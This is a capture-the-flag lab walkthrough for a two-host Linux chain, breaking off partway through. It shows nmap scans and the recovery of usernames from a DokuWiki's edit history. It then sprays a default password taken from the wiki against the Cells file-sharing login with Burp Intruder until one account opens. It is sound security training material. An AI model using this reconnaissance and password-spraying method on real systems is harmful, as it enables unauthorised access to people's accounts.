
Overview
- Type Chains
- OS Linux
- Severity Hard
- Creator jkr
- Release date 2023 Jul 21
- IP 10.10.165.181, 10.10.165.182
Enumeration
Start the instance via Discord and let’s go:

10.10.165.181
10.10.165.182
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.165.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 09:57 JST
Nmap scan report for 10.10.165.181
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:fa:cf:c3:c8:b1:50:11:f2:b0:73:b8:c5:ad:3d:0b (ECDSA)
|_  256 ef:4e:d4:7e:cc:dc:d6:90:91:d8:ed:1d:7b:88:07:b4 (ED25519)
443/tcp open  ssl/http nginx 1.25.0
|_http-server-header: nginx/1.25.0
|_http-generator: DokuWiki
|_http-title: start [control.vl Intranet]
|_ssl-date: TLS randomness does not represent time
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-cert: Subject: commonName=wiki.intra.control.vl/organizationName=Belleville/countryName=CA
| Not valid before: 2023-06-30T12:30:10
|_Not valid after:  2033-06-27T12:30:10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
add
wiki.intra.control.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.165.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 09:57 JST
Nmap scan report for 10.10.165.182
Host is up (0.26s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 05:0f:88:bf:a3:a3:b9:f1:d7:82:fc:b1:92:19:90:ab (ECDSA)
|_  256 0b:53:d6:5d:21:4a:64:1d:69:aa:bd:01:77:87:90:cc (ED25519)
80/tcp   open  http     nginx
|_http-title: Did not follow redirect to https://10.10.165.182/
443/tcp  open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=os.control.vl/organizationName=Belleville/countryName=CA
| Not valid before: 2023-06-30T16:21:40
|_Not valid after:  2033-06-27T16:21:40
8443/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=os.control.vl/organizationName=Belleville/countryName=CA
| Not valid before: 2023-06-30T16:21:40
|_Not valid after:  2033-06-27T16:21:40
| http-title: Login to osctrl
|_Requested resource was /login
8444/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=os.control.vl/organizationName=Belleville/countryName=CA
| Not valid before: 2023-06-30T16:21:40
|_Not valid after:  2033-06-27T16:21:40
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
add
os.control.vlin /etc/hosts
WEB (80/tcp, 443/tcp, 8443/tcp)
wiki.intra.control.vlquick check:

Docuwiki
os.control.vlquick check:

osctrl
wiki.intra.control.vl
We proceed to enumerate, click on Cells - Secure File Sharing link, we can find some good information:

Found:
- a new URL https://cells.intra.control.vl/ (add

cells.intra.control.vlin /etc/hosts)- If you need or want access please come over to Jimmy George’s desk (room #42) and let him know. Once the account is created with the start password
Summer2023!he will let you know and you can log in to the service and start uploading and sharing documents.- Some usernames:
Ann Rodriguez,a.larose
Click on Recent Changes:

A screenshot
login.pnghas been removed
But in History we can access to the diff and see the previous version:


Already found the username
a.larose
Continue to check all diff and found more usernames:

Found
Kurt DagenaisandKara Leblanc
Found
Jimmy GeorgeandAdriana Larose(so should be for the previous finding logina.larose)
cells.intra.control.vl
Password spraying (k.dagenais)
We create a usernames list:
a.rodriguez
a.larose
k.dagenais
s.thibodeau
k.leblanc
j.george
Try bruteforce attack with Summer2023! password. we intercept the request via Burp then forward to Intruder:


We can access with k.dagenais:Summer2023!:

Looking to Address Book > Directory, we can find more users:

Ken Pare (k.pare)
Yvon McBride (y.bride)
Try login with both but nothing
Check what kind of App is running on this web portal:


